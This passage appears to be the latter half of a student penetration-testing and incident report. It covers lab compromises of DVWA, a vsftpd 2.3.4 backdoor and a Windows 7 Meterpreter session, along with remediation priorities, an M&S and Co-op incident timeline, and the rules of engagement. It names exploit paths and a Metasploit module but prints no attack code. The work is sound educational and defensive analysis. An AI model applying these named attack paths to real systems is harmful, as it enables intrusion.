


Figure 28. Firewall profile view showing reduced protection on the private profile.




Figure 29. User Account Control settings showing lowered notification behaviour.




Figure 30. Additional UAC configuration view supporting the weak-hardening finding.




Figure 31. Shared-folder or staging evidence used during payload preparation.




Figure 32. Payload/listener configuration for the browser-based Windows compromise path.




Figure 33. Browser-side exploit server page used to trigger the endpoint payload path.




Figure 34. Successful Meterpreter session opened against the Windows endpoint.




Figure 35. Meterpreter validation using sysinfo and getuid.




Figure 36. Privilege and network-context validation using getsystem and ipconfig.




Figure 37. Windows network-adapter evidence supporting host context and connectivity.

Detection Gap. The greatest gap was the continued use of an unsupported operating system (Windows 7) which lacked modern endpoint detection and response (EDR) telemetry. This environment provided low local security barriers (e.g., relaxed UAC settings) which significantly reduced the effort required for the attacker to achieve payload execution and privilege escalation (getsystem) without triggering an alert on a modern baseline.

3.9 Risk evaluation and remediation priorities

The same risk pattern was seen in the three attack paths. All vulnerabilities violated the trust boundary. Input was turned into commands, an FTP server was turned into a shell, and a vulnerable endpoint was turned into an interactive shell. This demonstrates the threats were real.

The first step in fixing the problem was to eliminate legacy exposure. Training apps should be quarantined or could be shut down. Insecure services for instance vsftpd 2.3.4 should be upgraded or removed. Unsupported services should be replaced, not just monitored.

Second is configuration and least privilege. Web applications should not use untrusted input in shell commands. Service accounts should have minimum permissions. Identity management should be used to

control privilege [5]. Baselines should also include firewalls, limited user privileges and secure settings [7].

Thirdly, priority is detection and response readiness. Web logs must detect suspicious input patterns. Network monitoring should be detecting reverse connections and shell activity. Host monitoring must detect the process and script creation and also the privilege elevation [6].

In general, remediation should be based on business risk. Any vulnerability that leads to code execution, shell access, or lateral movement should be a high priority

Table 4. Priority remediation actions

Priority	Control	Why
1	Retire legacy exposure	Direct execution risk
2	Fix web input handling	Stops command injection
3	Enforce endpoint baseline	Raises attacker effort
4	Improve logs and response	Cuts dwell time

3.10 Evidence package overview

The evidence package is made up of four parts: the virtual machine setup, discovery, exploitation and verification. The screenshots of the virtual box setup were taken of the in scope machines. The scanning screenshots taken show the targets that are in scope. The exploitation screenshots show the attack paths for OWASP BWA, Metasploitable and Windows 7. The shell and meterpreter screenshots support the validation and contain the shell and meterpreter sessions.

This makes the report better because it is providing evidence in the order of setup, discovery, exploitation, validation and remediation. Its better than screenshots. Good evidence explains the how, what and why.

4. Conclusion

This report links the two forms of analysis in cybersecurity: incident reflection and laboratory examination. In both cases they're illustrating the same notion: a single vulnerability usually can't cause any serious harm. It's the bad containment, awareness, dependence and recovery planning.

The Mark and Spencer and Co-op incidents illustrate that attacks against the retail sector can quickly become a business continuity issue. The impact will depend upon the success of containment, ongoing operations, customer communication, and recovery.

This was also shown in the results. The DVWA command injection showed how poor input handling allows commands to be executed. The vsftpd backdoor showed how old services can give shell access. And the Windows 7 test showed how use old systems as a stepping-stone.

The advice is not one piece of software, or one patch. The remedy is a multi-legged approach to resilience: safe architecture, asset reduction, endpoint being made solid, logging, incident simulation and pure recovery. Whatever falls upon us, it can be limited.

Appendix A. Task 1 Timeline Sources and OSINT Notes

1. 22 Apr 2025: M&S discloses cyber incident.
2. 23 Apr 2025: M&S reports disruption to contactless payments, Click & Collect, and some online deliveries.
3. 25 Apr 2025: M&S pauses online orders via website and app.
4. 25 Apr 2025: Co-op later states it was hit by a multi-stage cyber attack.
5. 30 Apr 2025: Co-op publicly confirms attempted unauthorised access and disruption to some back-office/call-centre services.
6. 04 May 2025: NCSC publishes sector guidance for retailers following recent incidents.
7. 06 May 2025: Public reporting discusses IT help-desk impersonation and password reset abuse as an initial access path.
8. 13 May 2025: M&S says some customer data was taken and introduces password resets.
9. May 2025 onward: Recovery, containment, restoration, and wider retail-sector response.

Appendix B. Rules of Engagement (RoE)

The test was created to be an academic exercise and not an uninhibited penetration test. All testing was within a closed VirtualBox host-only network and only the systems where the test was purposefully put into scope: Kali Linux as the test machine, OWASP Broken Web Applications as the web target, Metasploitable as the legacy service target and Windows 7 as the endpoint target. No external targets were scanned or attacked, external systems, production services or public internet. Testing was restricted to finding live hosts, service enumeration, proof-of-concept exploitation, confirmation of acquired access and gathering of supporting screenshots and logs.

The aim of the engagement was to showcase exploitation in a safe way without taking unneeded destructive measures. Mechanisms of persistence, destructive payloads, data exfiltration, beyond proof-of-access and uncontrolled post-exploitation were deliberately not used. This method is in line with the best practices of assessment that focus on scope definition, authorisation, preservation of evidence and proportionate testing techniques [14]. These limitations have significance as a technical report is more robust when it demonstrates disciplined approach as opposed to more strident exploitation.

Appendix C. Threat Emulation Plan (TEP)

The technical exercise consisted of a straightforward attack sequence: reconnaissance, target identification, service identification, selection of a single realistic exploit path per target type, verification of access, and conversion of the result into remediation priorities. This was not to recreate an adversary named threat group, but to model typical adversary behaviour on the technique level. To the web target, the activity was an exploitation of a publicly-facing application and then executing a command [9][10]. In the case of the legacy Linux target, the practice was based on the exploitation of a vulnerable internet-style service, having a known backdoor [11][12]. With regards to the Windows host, the modeled compromise of an aged endpoint through browser-based compromise and then transferring of a payload, setting up of a session and validation of local privileges on an unsupported platform [13][15].

This approach fitted the lab at hand since each route was probed in a distinct area of vulnerability: insecure application logic, exposed legacy services and endpoint hardening failure. Collectively they provided a wider coverage as compared to repeating the same pattern of exploitation on numerous hosts. The approach also facilitates a transparent reporting system since every stage can be linked to visible evidence, protocols that have been impacted and the particular remedial measures.

References

- [1] Marks & Spencer Group plc, "Marks & Spencer cyber incident update," 2025.
- [2] BBC News, "Marks & Spencer pauses online orders after cyber attack," 2025.
- [3] Co-op, "Cyber incident update," 2025.
- [4] BBC News, "Co-op says hackers accessed member data after cyber attack," 2025.
- [5] National Institute of Standards and Technology, "Cybersecurity Framework (CSF) 2.0," 2024.
- [6] National Institute of Standards and Technology, "SP 800-61 Rev. 3: Incident Response Recommendations and Considerations for Cybersecurity Risk Management," 2025.
- [7] National Cyber Security Centre, "Cyber Essentials: Requirements for IT infrastructure," 2025.
- [8] OWASP Foundation, "OWASP Top 10: The Ten Most Critical Web Application Security Risks," 2021.
- [9] MITRE ATT&CK, "T1190: Exploit Public-Facing Application," 2025.
- [10] MITRE ATT&CK, "T1059: Command and Scripting Interpreter," 2025.
- [11] National Vulnerability Database, "CVE-2011-2523: vsftpd 2.3.4 Backdoor," 2011.
- [12] Rapid7, "Metasploit Module: exploit/unix/ftp/vsftpd_234_backdoor," 2025.
- [13] Microsoft Support, "What does it mean if Windows isn't supported?", Microsoft, 2025.
- [14] National Institute of Standards and Technology, "SP 800-115: Technical Guide to Information Security Testing and Assessment," 2008.
- [15] MITRE ATT&CK, "T1189: Drive-by Compromise," 2025.